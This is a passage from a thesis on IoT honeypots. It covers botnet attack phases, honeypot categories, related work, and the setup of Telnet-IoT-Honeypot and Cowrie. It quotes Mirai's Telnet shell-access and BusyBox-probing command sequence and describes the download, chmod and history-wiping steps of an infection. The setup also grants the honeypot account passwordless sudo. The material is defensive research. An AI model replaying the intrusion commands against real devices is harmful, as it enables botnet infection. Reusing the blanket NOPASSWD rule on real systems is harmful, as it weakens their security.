is carried out by sending a fixed series of commands, dependent on the specific attack, over the exploited service [PSY<sup>+</sup>15].

One of the most well-known command sequences executed by malware targeting the Telnet service, and used by malware like Mirai and Hajime, consists of the following five lines:

```
enable
system
shell
sh
/bin/busybox <random_string>
```

The intention of executing the first four commands is to enable shell access. The purpose of the last command is to check whether BusyBox<sup>2</sup> is present to determine if the system belongs to an IoT device. If the given response is `bash: /bin/busybox: No such file or directory` the system does not have BusyBox, and the attacker then often terminate the connection. If the system is in fact BusyBox, the response is `<random_string>: applet not found`, and thus considered valid for further exploitation by the attacker.

These initial commands are not common for SSH infections, however the subsequent actions are similar. The intruder often continues with fingerprinting the accessed device by identifying characteristics like the processor architecture, platform and kernel version, as well as removing potentially present files downloaded by competing malware. Next, `wget`, `tftp`, `curl` or `echo` are normally used for downloading the malicious binary. Then, the binary file permissions is usually escalated using `chmod` to make it readable, writable and executable, followed by execution of the file uploaded. Finally, before terminating the connection, many intruders try to remove evidence of their activity by removing any downloaded files and clearing the bash history [KAMZ19].

However, frequent malicious actions towards the SSH protocol does not involve malware infection after a successful login. The compromised IoT device is then typically used as a proxy utilizing the port forwarding capability of the SSH protocol. The intruder sends a TCP/IP request to forward traffic to a specified destination IP address and port using the IoT device as an intermediary service [McC17]. This can be utilized to send spam or HTTP traffic towards a victim service or web site.

**Monetization Phase** In the last phase, the adversary uses the compromised device or devices in further operations. One of the most common attacks collectively utilizing numerous infected devices, is the DDoS attack.

---

<sup>2</sup><https://busybox.net/>, Last Accessed: 2020-30-06

DDoS attacks aim to obstruct regular operation and availability by targeting a server, service, or network with a massive load of traffic. This stream of traffic is generated by using a centralized command and control (C&C) server, managed by an attacker, to command multiple infected devices, constituting a botnet, to simultaneously send packets at a constant rate to overload the victim, as illustrated in Figure 2.1. This traffic overload can, in turn, cause disruption or denial of service for legitimate traffic. DDoS attacks have been well-known and launched for years, way before the birth of IoT. However, the immense amount of insecure IoT devices connected to the internet has opened up for the possibility of gathering more massive and more powerful botnets than ever before [MAF<sup>+</sup>18].




Figure 2.1: DDoS attack utilizing an IoT botnet

# Chapter 3

## Honeypots

This chapter describes theoretical aspects regarding honeypot technology, including the various types of honeypots concerning the purpose of deployment, level of interaction, and deployment platform. Further, to give an initial introduction to different honeypots implementing, among others, the Telnet or the SSH protocol, we present an overview of related works. Finally, the specific honeypots selected for the experiment, Telnet-IoT-Honeypot and Cowrie, are presented.

### 3.1 What is a Honeypot?

There are several different definitions of a honeypot and its purpose. In this thesis, Lance Spitzner's definition is used, as it covers essential elements. He describes a honeypot as *an information system resource whose value lies in unauthorized or illicit use of that resource* [Spi03]. The definition includes two important concepts regarding the overall understanding of honeypots. Firstly, he intentionally describes honeypots in broad terms as information system resources. This implies that honeypots can be a wide range of different appliances and computer resources. For example, a honeypot can be a server, a router, a printer, a temperature sensor, or even an entire network. Secondly, Spitzner underlines that the primary goal of deploying honeypots is for them to be targeted and compromised by malicious actors. The information system resources are placed within a network with the intention and expectation of them to be attacked by unauthorized people. Hence, honeypots work as traps to detect illicit actions towards these decoy systems and to divert or, in any other way, prevent attempts of unauthorized use of real, valuable information systems.

To make these decoy systems seem attractive to attackers, they are often based on legitimate operating systems and firmware, as well as containing data that appears to be authentic. Additionally, they simulate the behavior of real systems or services, and appear valuable so that hackers are tempted to attack them. In reality, the honeypots are placed in a closely monitored and isolated environment, with the

effect that all communication and activity towards them is considered hostile. Thus, honeypots are not used to resolve a particular problem but rather to provide insight into how the black hat community operates and, in turn, enhance the overall security mechanism of a system [Spi02].

## 3.2 Types of Honeypots

Honeypots can be split into different categories based on the level of interaction, the purpose of deployment, and what platform they are running on. The categories are independent of each other, allowing a single honeypot to have features combined from several of the categories.

### 3.2.1 Levels of Interaction

Honeypots are categorized into Low, Medium, and High Interaction Honeypots, based on the level of interaction offered to the attacker, which addresses the actions an attacker is allowed to perform against the honeypot. A brief overview of features for the three different types of honeypots is shown in Table 3.1 [PG19].

Level of Interaction	Real OS	Installation	Maintenance	Data gathering	Level of Risk
<b>Low</b>	No	Easy	Easy	Limited	Low
<b>Medium</b>	No	Difficult	Easy	Medium/Variable	Medium
<b>High</b>	Yes	More Difficult	Time consuming	Extensive	High

Table 3.1: Honeypot features regarding levels of interaction

**Low Interaction Honeypots** gives an attacker or a malware limited ability to interact with the honeypots since there is no physical environment. The reason is that they only emulate a small number of services such as Telnet, HTTP, and SSH, rather than complete OSs. Thus, the risk associated with them is low, and they are simple to deploy, configure, use, and maintain [Ser18]. The majority of attacks captured by Low Interaction Honeypots are automated attacks, like port scans and simple connection attempts against services (ports). This is because Low Interaction Honeypots are relatively easy to identify for cybercriminals using scanning tools like Nmap and search engines like Shodan. Also, an experienced adversary will be able to detect the simulated properties of services.

Despite not being able to capture the most comprehensive attacks, Low Interaction Honeypots can collect helpful information about the attacker and the approach. They can, for example, obtain information about the origin of the simple attacks using the IP source addresses. Also, by recording login credentials used during the attacks, they can disclose information on which combinations are the most common. Hence, Low

Interaction Honeypots are mainly deployed to detect and log sources of unauthorized access.

**High Interaction Honeypots** involve actual OSs without any restrictions. This makes them more credible as well as more complex. Thus, they have a higher risk attached to them and demand more maintenance and skill to operate correctly. On the other hand, due to its complexity, they can log advanced attacks performed by humans from start to finish. The main goal is to learn about attack procedures, types of malicious software used, and vulnerabilities exploited. High Interaction Honeypots capture as much information as possible during the illicit act. Hence, they provide a better comprehension of how malicious actors operate than Low Interaction Honeypots do [PG19].

**Medium Interaction Honeypots** takes advantage of characteristics from both. Like Low Interaction Honeypots, they do not provide real OS access to the adversary, which makes the related risks fewer than with High Interaction Honeypots. But, they are more complex and have more functionality than Low Interaction Honeypots, which makes them capable of capturing more sophisticated attacks.

### 3.2.2 Deployment Purposes

The intention behind deploying a honeypot is commonly either to gather information for research purposes or to serve as a security measure in production networks.

**Research honeypots** are, as the name implies, deployed for research purposes. These honeypots gather information about hackers' behavior, tools, techniques, and attack methods. Further, they address system weaknesses that are actively being targeted by cybercriminals in order to develop new defense strategies [CPM15]. Mainly, the overall goal of deploying them is to acquire new knowledge of the black hat community and of how adversaries perform malicious activity.

Research honeypots are usually High Interaction Honeypots, giving cybercriminals more possibilities to interact, infiltrate, and control the system [FSZJ03]. Thus, the risks of deploying research honeypots are higher than when deploying production honeypots. Most commonly, research organizations such as the military, universities, and security companies are the ones who deploy these types of honeypots.

**Production honeypots**, on the other hand, are mainly deployed within production networks of corporations to mitigate risk. They often emulate real production systems or services and are easy to use and deploy. The goal of setting up production honeypots is to mislead and occupy cybercriminals, making them spend time and resources trying to gain access to false services. Thus, they are allowing corporations to assess and patch internal weaknesses and achieve higher security in their real

network systems [PG19]. Their job is to protect the system by detecting attacks and notify the system administrators. Production honeypots collect much less information about attacks compared to research honeypots, and are therefore primarily Low Interaction Honeypots.

However, production honeypots actively add value to the security features of an organization. According to Bruce Schneier's security model [Sch00], security is split into *Detection*, *Prevention*, and *Reaction*, and production honeypots provide substantial value within all three categories.

A common problem when it comes to detecting security breaches in an organization is the enormous amount of data logs that have to be analyzed. To discover and give notice of attacks and exploits, security mechanisms such as Intrusion Detection Systems (IDSs) are often standard implementations. However, they create a lot of false-positive alerts, resulting in an even more ineffective and time-consuming detection process. By deploying production honeypots, these types of alerts will be drastically reduced. Production honeypots have no functional purpose for authorized users, which means that most *detected* activity related to the honeypot is illegitimate, and therefore of high value for the organization.

Another concern with IDSs is false negatives, which occur when the system fails to detect malicious activity due to new and unregistered attack methods. Honeypots solve this problem since they detect both known and unknown malicious activity.

Thus, honeypots will not *prevent* hackers from entering production systems. However, they add prevention capabilities since adversaries are deceived into spending time and resources attacking emulated systems instead of real ones [Spi02]. Vulnerabilities discovered in the honeypot after a compromise might also be present in the original production systems, which then could be patched before anyone takes advantage of them. As hackers are exploiting specific loopholes in the honeypot, they also emphasize what kind of information cybercriminals are after [PG19].

In order to *react* properly to an incident, detailed information about attacker identity, how he or she got into the system and what he or she did while being there, are important factors. Since production honeypots do not serve any actual functionality for an organization, they could easily be taken down at any time for a forensic analysis if an incident occurs. Also, concerns about data pollution disappear since only unauthorized users have been interacting with the system, and all captured activity is considered malicious. Production honeypots are of great value as they provide the needed information to initiate an effective and quick reaction to malicious incidents.

### 3.2.3 Deployment Platforms

This section defines honeypots based on whether they run on actual hardware or software.

**Physical Honeypots** involve, as the name indicates, a physical machine or appliance. Since these honeypots run on actual hardware, they are commonly categorized as High Interaction Honeypots. Hence, the goal is for the system to be fully compromised. In line with High Interaction Honeypots, physical honeypots are generally expensive to install due to resource requirements. Additionally, they can be time-consuming to maintain due to their complexity. Consequently, these types of honeypots are not particularly scalable [PH07].

**Virtual Honeypots** are, on the contrary, extremely scalable. Rather than each honeypot requiring a physical machine for deployment, they run on software. A physical machine can be deployed hosting several virtual machines acting as honeypots. Thus, virtual honeypots are considerably less expensive, as well as less costly and easier to deploy and maintain than physical honeypots. Common software tools used to set up virtual honeypots are VMWare and User-Mode Linux (UML) [PH07].

## 3.3 Advantages of Honeypots

Compared to other existing security mechanisms that are frequently used, honeypots have several distinct advantages.

First, one of the main advantages of honeypots is that all activity towards and interactions with them are considered malicious. This, in turn, results in substantially smaller collected data sets compared to those of security mechanisms like firewalls and IDSs. Unlike these, honeypots do not have to handle substantial data logs generated by an immense amount of network traffic towards them. Besides, they do not have to distinguish whether the captured packets are legitimate or not. Thus, the space needed for storing the collected data by honeypots is much less, and they also avoid resource exhaustion. Both firewalls and IDSs are potentially not able to work correctly if the traffic load towards them becomes too high. If the firewall tables get full, they might end up blocking all connections, even the authorized ones. Similarly, IDSs might end up dropping packets if the buffer becomes full, leading to unauthorized traffic getting by.

Second, the size of the honeypot data sets makes the analysis of the information much more manageable. Honeypots allow for learning about every type of attack, both known and unknown (zero-days), since they monitor all actions that are thrown at them. As previously stated, they can obtain intelligence associated with the

attacker, for example, where in the world the attacker is located, what the methods and techniques are, as well as what tools are used. In turn, this can be used to improve information security and avert future attacks.

Furthermore, there is no need for extensive resources and excess budget since just about any system, computer, or device can be used as a honeypot. Also, they are relatively easy to install, configure, and maintain. They do not have to obtain large databases containing signatures that have to be continually updated and maintained. Besides, there is no need for the development of complicated algorithms or rules that potentially could lead to misconfigurations [MA07].

### 3.4 Disadvantages of Honeypots

As previously addressed, the number of risks and disadvantages associated with honeypots varies depending on, for example, their degree of complexity. Even though there are not many pitfalls, they are the reason honeypots are inadequate to replace today's standard security mechanisms entirely. Honeypots therefore usually coexist with security mechanisms like firewalls and IDSs to contribute to the overall system security.

One of the major disadvantages of honeypots is that it can be a demanding task to make them credible to experienced cybercriminals. Experienced cybercriminals are capable of fingerprinting, which means that they can identify the true identity of a honeypot because it has certain expected characteristics or behaviors [Spi02]. Something as simple as a misspelling is enough for the attacker to realize that he or she is not interacting with a real system. This can have critical consequences for both production and research honeypots. If an attacker detects that a company uses honeypots in its production network, he or she can confuse the organization by spoofing attacks against it. This will generate false alarms sent to the administrator, while the adversary performs real attacks against the actual production system. For research honeypots, this is an even higher risk. If identified, malicious actors can feed the honeypot with false or incorrect data to prevent being detected. Conclusions based on this information will then provide false insight into the black hat community and how cybercriminals operate [Spi02]. Another factor affecting the data validity is attacker capability to pose as other computer systems hiding their real identity. Adversaries can spoof the source IP address of the attack traffic by using measures like VPN services or proxies resulting in incorrect information about origin of the attack.

Another significant disadvantage is that they are only able to monitor activity if an attacker directly targets them. They are not able to collect any data about attacks if they are performed against any other system in the network. Consequently,

even though the data collected in an ideal implementation have very high value, the honeypots' limited field of view can exclude events happening all around them [Spi02].

Lastly, there is a risk of a honeypot takeover by a hacker. As mentioned above, the risk increases with increasing complexity. A honeypot giving full OS access to an attacker is more likely to get compromised compared to one only simulating a small bundle of services. The higher the interaction possibilities an attacker has, the more likely he or she is to access the actual system. The potential disadvantage of a successful takeover is that the honeypot can be used to launch passive or active attacks against other systems either alone or as a part of a botnet [Spi02].

### 3.5 Related Work

For years, honeypots have been a popular tool to get a better understanding of how malicious actors operate in computer networks, and consequently, as a means to protect organizations' production networks. There have been created numerous honeypots tailored for every possible area, such as network service honeypots [Des16, Din11], database and NoSQL honeypots [Kat17, Wri15], and SCADA/ICS honeypots [RVH<sup>+</sup>13, Hil16], to mention a few. Additionally, there exist multi-honeypot platforms, like T-Pot [Pro15], that combines several honeypots focusing on different areas into one. Furthermore, in recent years, comprehensive work has been carried out to explore how honeypots as a tool can be used to investigate the IoT domain as well. Table 3.2 includes some of the honeypots focusing on, among others, attacks against the Telnet and SSH protocol.

<b>Honeypot</b>	<b>Characteristics</b>		<b>Publication</b>	
	<b>Interaction</b>	<b>Protocol</b>	<b>Open-source</b>	<b>Year</b>
IoTPOT	Low	Telnet	No	2015
MTPot	Low	Telnet	Yes	2016
Telnetlogger	Low	Telnet	Yes	2016
SIPHON	High	SSH, HTTP SSH, Telnet,	No	2017
IoTCandyJar	Intelligent	HTTP, TR-069, UPnP, CoAP, ...	No	2017
Multi-purpose IoT honeypot	High	SSH, Telnet, HTTP, TR-069	Yes	2017
IoT Honeypot	Low	Telnet	No	2017
Telnet-IoT-Honeypot	Low	Telnet	Yes	2017
Cowrie	Medium/High	SSH, Telnet	Yes	2018

Table 3.2: Different honeypots implementing the Telnet or the SSH protocol

In 2015, Pa et al. [PSY<sup>+</sup>15] presented the first honeypot customized for IoT devices, named IoTPOT. IoTPOT is composed of two main parts, a low interaction responder and a high interaction virtual environment called IoTBOX, which constitutes the front-end and back-end respectively. Their study showed that the number of Telnet-based attacks targeting various IoT devices, like IP cameras and DVRs, has significantly increased since 2014. Thus, they designed and introduced a honeypot simulating the Telnet service of several IoT devices. IoTPOT is capable of not only listening but also interactively handle command interactions.

In 2016, Cymmetria Research [Res] also created a honeypot focusing on IoT named MTPoT, specifically the Telnet service and Mirai based attacks against this service. It is a Low Interaction Honeypot that emulates a Telnet server and is used to detect and collect Mirai malware samples on infected machines. Due to the limited testing time of the honeypot during development, it has some unsolved issues and bugs. For example, the remote Mirai infector crashes when receiving expected command responses.

Telnetlogger [Gra16], created in 2016 by Robert David Graham, also emulate the Telnet service and focus on tracking the Mirai botnet. The honeypot log every IP address attempt to access it, as well as credentials used. It was designed using the programming language C, and it stores the logged IP addresses and credentials in two separate output files.

In 2017, Guarnizo et al. [GTB<sup>+</sup>17] presented an architecture that simulates multiple real IoT devices, just by using seven physical devices located in one place. Due to the use of real devices, this honeypot, named SIPHON, is categorized as a High Interaction Honeypot. The physical devices were connected to the internet through wormholes and allocated to cities around the world, which resulted in 85 real IoT devices geographically distributed on the internet.

Luo et al. [LXJ<sup>+</sup>17] presented a new type of honeypot in 2017, named IoT-CandyJar, based on machine learning technology with the motivation of wanting the honeypot to capture more information than Low Interaction Honeypots. The Intelligent Interaction IoT Honeypot gathers potential responses from available IoT devices on the internet to obtain behavioral information. It combines several machine learning techniques to automatically learn the best way to answer attackers' requests, where the response is as similar as possible to what is expected by the adversary. The honeypot only simulates the behaviors of IoT devices to obtain a genuine interaction session with the adversary, which increases the chance of capturing the complete malicious code.

P. Krishnaprasad [P] developed a multi-purpose IoT honeypot in 2017, to capture attacks targeting four of the most commonly used IoT protocols, namely Telnet, SSH,

HTTP, and CPE WAN Management Protocol (CWMP). Common attack patterns were obtained from an analysis of the captured data. The analysis showed that Telnet was the most targeted protocol and that a majority of these attack patterns are similar to the original Mirai insinuating that they most likely originate from this. Additionally, they found that the number of attacks was higher towards CWMP than HTTP. Based on this, the work concluded that IoT devices are more targeted than regular computers, as the CWMP port is usually open merely on IoT devices.

Šemić and Mrdovic [17] outlined a multi-component solution for handling manual and Mirai-based Telnet attacks towards IoT devices in 2017. The honeypot, named IoT honeypot, was mainly intended for research and was designed as a Low Interaction Honeypot. The source code of Mirai was used to test the honeypot and analyze the attack pattern. The authors showed that during the reconnaissance and intrusion phase performed by the Mirai bot, four commands, `enable`, `system`, `shell`, `sh`, were executed, after a successful login attempt, to gain access to the system’s shell. Next, the bot tested the validity of the service by executing the command `/bin/busybox/MIRAI`, and decided, based on the response, whether or not to further infect the device.

Telnet-IoT-Honeypot [Phy19] is a Python-based open-source IoT honeypot designed to catch attacks against the Telnet service. It emulates a Telnet session, but the interaction possibilities an attacker has with the shell environment is minimal. The honeypot is thus considered to be a Low Interaction Honeypot. The main goal of deploying this honeypot is to gain insight into automated attacks by capturing IoT malware and botnet binaries.

The Cowrie honeypot [Oos20], developed by Michel Oosterhof, is a system designed to capture both Telnet and SSH connections. It is based on the Low Interaction Honeypot Kippo [Des16] and is implemented using the Python programming language. Cowrie works as a Medium Interaction Honeypot by default, but can be configured to become a High Interaction Honeypot. As a Medium Interaction Honeypot, it emulates a UNIX system (Linux shell) in Python, while in high interaction mode, it works as an Telnet and SSH proxy to monitor malicious actions towards other systems. It is designed to log brute-force attempts against these two services and capture commands performed by the attacker during shell interaction.

The two last addressed honeypots, Telnet-IoT-Honeypot and Cowrie, are most relevant for our work, and they will be further described in section 3.6 and section 3.7.

### 3.6 Telnet-IoT-Honeypot Features

Telnet-IoT-Honeypot is implemented using the Python 2.7 programming language and has a client-server architecture. This honeypot implements a Telnet server, as mentioned, where the client (the actual honeypot) accepts incoming Telnet connections and the server (the back-end) stores all connections and performs the analysis. It works as a Low Interaction Honeypot allowing immediate authentication regardless of the login credentials used. The honeypot is set up to log all connections and commands executed during attacks. The logs are saved in an SQLite database file by default, which includes 12 tables with information about the attacks. The two table that are most essential for the purpose of this thesis is the `conns` table and the `samples` table. The connections logged by the Telnet-IoT-Honeypot are stored in the `conns` table, which includes all connection details such as the source IP address and country, the entered username and password, and the commands executed upon shell access. Furthermore, Telnet-IoT-Honeypot uses a hash-function to compare the recorded shell interaction within a session, which translates the executed commands into a connection hash, also included in the `conns` table. Identical connection hashes for sessions indicate that the executed commands are identical. Thus, it is easy to compare if interactions within separate sessions are identical. The `samples` table includes the SHA-256 hash of malware binaries downloaded by intruders as well as relevant information about them, such as when they were downloaded and their length.

The honeypot web interface visualizes the collected data in a chronological order within separate categories, such as connections and samples. It is also possible to view more detailed information regarding individual sessions, including the origin country of the connection, entered credentials, and executed commands. Additionally, the front-end gives an overview of analyzed data through multiple charts and graphs showing, for example, number of connections by country and initial connections per hour.

#### 3.6.1 Telnet-IoT-Honeypot Limitations

The disadvantage of using the Telnet-IoT-Honeypot is the limited interaction offered to an attacker. Basic commands like `ls`, `cd`, and `pwd` are not working like in a normal shell. Due to the lack of this basic functionality, it is easy for an attacker to fingerprint the honeypot. Therefore, a human attacker would most likely withdraw for the session as soon as he or she noticed the odd behavior of the shell. An automated attack, on the other hand, will often be executed in its entirety since they are carried out independent of the response to executed commands.

## 3.7 Cowrie Features

Cowrie was originally written using Python 2.7, but due to Python 2 reaching end-of-life on January 1, 2020, meaning it is no longer improved and maintained, Cowrie was updated to use Python 3. As mentioned, Cowrie can be configured to work as either a High or Medium Interaction Honeypot.

Even though there are some features specifically associated with the level of interaction the honeypot provides, there are also some common features for both the Medium and High Interaction Honeypot. Firstly, it allows for customization of the credentials granting access to the honeypot. Secondly, it is possible to easily replay the sessions logged using the `bin/playlog` utility provided, as they are stored in a UML Compatible format in a separate folder named `tty`. Thus, the commands a malicious actor has executed during an attack can be looked through sequentially. Thirdly, both `SFTP` and `SCP` are supported for uploading files as well as SSH exec commands. Lastly, Cowrie stores all event data in text and JavaScript Object Notation (JSON) log files. The JSON logging format makes it easy to process the stored data in other log management solutions. Cowrie, therefore, supports several supplemental output plugins that can be configured to record the data. These include Cuckoo, ELK stack, Splunk, Graylog, Kippo-graph, and SQL (MySQL, SQLite3, RethinkDB).

In this project, Cowrie as a Medium Interaction Honeypot is utilized. This honeypot include a fake file system making it possible to add and remove files. Moreover, it is possible to add fake file content to make the honeypot more credible, so that an attacker can cat (read) files such as `/etc/passwd`. By default, the honeypot includes a full fake file system resembling a Debian 5.0 installation. However, it is also possible to choose a different file system for the honeypot to emulate if desired. Lastly, all files downloaded by intruders onto the honeypot are saved for closer examination.

### 3.7.1 Cowrie Limitations

Like Telnet-IoT-Honeypot, Cowrie offers limited interaction to the attacker when working as a Medium Interaction Honeypot. However, there are greater possibilities on Cowrie to configure it to become more realistic than for Telnet-IoT-Honeypot. Still, there is no guarantee that Cowrie will not be identified by attackers as there exist automatic scripts that can detect if the interaction is with this type of honeypot.



# Chapter 4

## Preliminary Work

In this chapter, the various possibilities for carrying out the experiment are addressed and explored to set the stage for the honeypot deployment and data collection described in chapter 5. The selection of honeypot, including various steps completed during the first fundamental phase of the research, is outlined and discussed. Further, the deployment method and platform for the honeypot are selected.

### 4.1 Honeypot Selection

In our pre-project [PG19] carried out in the fall of 2019, we introduced three possible honeypot alternatives, namely using a physical device, developing a new honeypot, or use an open-source honeypot. As part of the preliminary work, these alternatives were tested to evaluate which one to continue with in the experiment. Throughout the preliminary work, a lab computer running OS version Ubuntu 18.04.4 LTS (Bionic Beaver) was used for testing and experimenting.

#### 4.1.1 Real Device as Honeypot

The first alternative was to use a real device as a honeypot. To evaluate this option, we tested a Motorola MBP845CONNECT baby monitor. The baby monitor is an IoT device equipped with one Wi-Fi camera and one monitor screen. It uses 2.4 GHz frequency-hopping spread spectrum (FHSS) as a wireless technology for local viewing on the monitor screen, and for remote viewing, the camera connects via wireless Wi-Fi. The remote viewing is done using an app called Hubble, which is compatible with smartphones, tablets, and computers. The app provides remote HD (720p) Video Streaming as well as sound, motion, and temperature notifications.

A wireless AP was created with a TL-WN722N TP-link Dongle (V1.10) and host access point daemon (hostapd) to provide internet access for the web camera. Hostapd is a daemon software used to establish and manage a wireless AP and authentication server, and our configurations are shown in Listing A.1, Appendix A.

A bridge between the wireless interfaces on the lab computer and the Ethernet had to be set up using bridge control (`brctl`), with details listed in Listing A.2 and Listing A.3 in the same appendix. Monitoring and intercepting the traffic to and from the web camera was eased by setting up our own AP since the baby monitor was the only connected device. The packet analyzing tool Wireshark, further described in section 5.1, was used to observe the packet flow through the AP.

**A practical examination** of the baby monitor started with observing its normal behavior by examining the traffic when performing legitimate activity towards the device. Actions like starting and stopping the monitor and speaking into the microphone were carried out. Next, we checked if it had any known vulnerabilities, and a Google search disclosed that it was easily exploitable: Sjoerd Langkemper [Lan] had posted a guide on how to hack the device in 2019, that we followed to test the weaknesses of the baby monitor ourselves. Following Langkemper, the goal was to evaluate if and preferably how the illicit actions towards the device could be separated from the rest of the traffic. By observing the intercepted traffic in Wireshark during the exploitation, we clearly could detect that something abnormal happened. Furthermore, we noticed that the amount of traffic intercepted increased immensely in volume.

**An evaluation** of the approach made us consider choosing one of the other honeypot alternatives for our experiment. On one hand, there are several advantages of using a real device as a honeypot. It would be considered a High Interaction Honeypot since an attacker could fully interact with a real system. Hence, this would present the opportunity to capture extensive attacks. On the other hand, using a real device as a honeypot presented some challenges that could be both time-consuming and demanding to resolve. Firstly, even though we were able to observe anomalies in behavior caused by abnormal traffic towards the device, the data sets captured by Wireshark were massive and complex. Consequently, an immense amount of time would be spent analyzing the data sets to disclose its real value. Secondly, there is a much larger risk that has to be taken into account: A real device is not naturally located in an isolated environment, and thus several security measures would have to be introduced.

#### 4.1.2 Develop a New Honeypot

The second option was to design and develop a new honeypot from scratch. The complexity of the development process varies for the different honeypot types, depending on the level of interaction and purpose of deployment. Low Interaction Honeypots are the easiest to create, but also the ones who capture the least information about the attacks. However, developing a functioning and believable honeypot would require a more in-depth understanding of a typical honeypot structure, as well as good

programming skills. For this reason, this option was considered beyond the scope of this thesis.

### 4.1.3 Open-Source Honeypot

Lastly, the third option was to use one or more open-source honeypots. There exist several publicly available honeypots with varying standards of documentation. Some are well maintained and described in detail [Rol, Phy19], while others are still in the progress of being fully developed and, therefore, not completely updated [Res, Gra16]. Since the two previous options did not quite fit our experiment, we decided to study and test already developed open-source honeypots.

When choosing which open-source honeypots to consider, several aspects were taken into consideration. The most important factor was the quality of the documentation, especially if they included sufficient installation guides. Since our scope lies within the field of IoT, we searched for honeypots that could emulate specific IoT services or devices. After extensive research, Telnet-IoT-Honeypot and Cowrie turned out to be the two best suited open-source honeypots.

Telnet-IoT-Honeypot was partially chosen because it is a Low Interaction Honeypot, which is advantageous due to, as previously mentioned, that there are less associated risks. The documentation and installation instructions for the honeypot is up to date and well-described. Moreover, in contrast to other open-source Low Interaction Honeypots, it has a user-friendly built-in web interface. Similarly, Cowrie is well documented and regularly maintained by its founder. Even though Cowrie is not a pure IoT honeypot, it was chosen because it is a Medium Interaction Honeypot emulating two of the most popular IoT services, Telnet and SSH, which makes it capable of capturing more comprehensive attacks. Also, it includes great possibilities for processing and visualizing the recorded activity. Telnet-IoT-Honeypot and Cowrie are further described in section 3.6 and section 3.7 respectively, and a brief overview of their characteristics is given in Table 4.1.

	Telnet-IoT-Honeypot	Cowrie
<b>Service(s)</b>	Telnet	Telnet and SSH
<b>Interaction</b>	Low	Medium or High
<b>Real-time monitoring</b>	Web-interface	Several output plugins (Splunk, Graylog, ELKstack etc.)
<b>Allowed credentials</b>	All	Specified
<b>Supported shell commands</b>	base, binary, cmd_util, shell, shellcode, tftp, wget	adduser, apt, awk, base, base64, busybox, cat, chpasswd, crontab, curl, dd, du, env, ethtool, free, fs, fppget, gcc, ifconfig, iptables, last, ls, nc, netstat, nohup, perl, ping, python, scp, service, sleep, ssh, sudo, tar, tee, tftp, ulimit, uname, uptime, wc, wget, which, yum
<b>Purpose</b>	Log credentials and shell interaction Catch botnet binaries Link connections and networks together	Log brute-force attacks Log credentials and shell interaction Catch malware binaries
<b>Storing method</b>	SQLite or MySQL database	.log, .tty and .json

Table 4.1: Summary of Telnet-IoT-Honeypot and Cowrie

Previously mentioned T-Pot, MTPot, and Telnetlogger were some of the other open-source honeypots considered for the experiment. T-Pot is a well-maintained honeypot which uses the open-source software development platform Docker<sup>1</sup> to simulate several different honeypots. However, we considered it unsuitable, since it includes several services outside the scope of this thesis. MTPot, on the other hand, is a less complex and pure IoT honeypot. Nevertheless, it was not chosen due to an unsolved issue reported on its GitHub repository, as well as limited documentation. Besides, it was not implemented with a front-end web interface to provide continuous monitoring of the connections and attacks, or any convenient options for processing and visualizing the captured data. Lastly, we explored Telnetlogger, which seemed suitable for our experiment as it logs login attempts on Telnet, but the documentation was limited and relatively old. Thus, it was not chosen. For these reasons, Telnet-IoT-Honeypot and Cowrie were considered best suited to collect the data we searched for.

**A practical examination** of Telnet-IoT-Honeypot and Cowrie started with sequentially deploying them on the same lab computer as used for testing the baby monitor. The Telnet-IoT-Honeypot repository is available for download on GitHub, together with an explanatory installation guide [Phy19]. Step-by-step the guide henceforth was followed, without changing any of the default settings in the configuration files.

---

<sup>1</sup><https://www.docker.com>, Last Accessed: 2020-04-30

First, all dependencies and requirements for the honeypot were installed, as well as cloning the GitHub project, by issuing following commands:

```
$ apt-get install -y python-pip libmysqlclient-dev python-
  mysqlclient git sqlite3
$ git clone https://github.com/Phype/telnet-iot-honeypot.git
$ cd telnet-iot-honeypot
$ pip install -r requirements.txt
$ sudo apt-get install python-setuptools python-werkzeug \
  python-flask python-flask-httpauth python-sqlalchemy \
  python-requests python-decorator python-dnspython \
  python-ipaddress python-simpleeval python-yaml
```

Next, a configuration file, including a unique admin account for the database, had to be created for the honeypot to run:

```
$ bash create_config.sh
```

Since no modifications were done to the configuration file, we immediately started the honeypot back-end and front-end respectively:

```
$ python backend.py
$ python honeypot.py
```

Within minutes the honeypot captured several connections, where the graphical interface presented information about each one. This included details on IP addresses, countries, downloaded URLs and samples, and login credentials.

After a successful test run of the Telnet-IoT-Honeypot, we tested Cowrie. As for the Telnet-IoT-Honeypot, the source code for Cowrie is available on GitHub [Oos20]. Additionally, the Github repository includes a supplementary documentation page [Rol] with further details making the installation straightforward, except for a few simple necessary adjustments. The first step in the installation process was to install all dependencies required for the honeypot:

```
$ sudo apt-get install git python-virtualenv libssl-dev libffi-
  dev build-essential libpython3-dev python3-minimal authbind
  virtualenv
```

The second step was creating a new separate user account named *cowrie* with disabled password, where further installation was to be carried out:

```
$ sudo adduser --disabled-password cowrie
$ sudo su - cowrie
```

As several of the commands for installation and configuration required super user (root) privileges to be executed, the sudoers file was configured to never prompt *cowrie* for a password. *visudo* was used to edit the sudoers file issuing the command: `$ sudo visudo`, and the following line was added at the bottom: `cowrie ALL=(ALL) NOPASSWD: ALL`.

Cloning the source code from GitHub was the third step of the installation. We cloned the newest version of Cowrie, which requires Python 3.5+:

```
$ git clone http://github.com/cowrie/cowrie
$ cd cowrie
```

The fourth step was to set up a virtual python environment where all requirements for the honeypot were installed. The environment was created by issuing the following commands:

```
$ virtualenv --python=python3 cowrie-env
$ source cowrie-env/bin/activate
(cowrie-env) $ pip install --upgrade pip
```

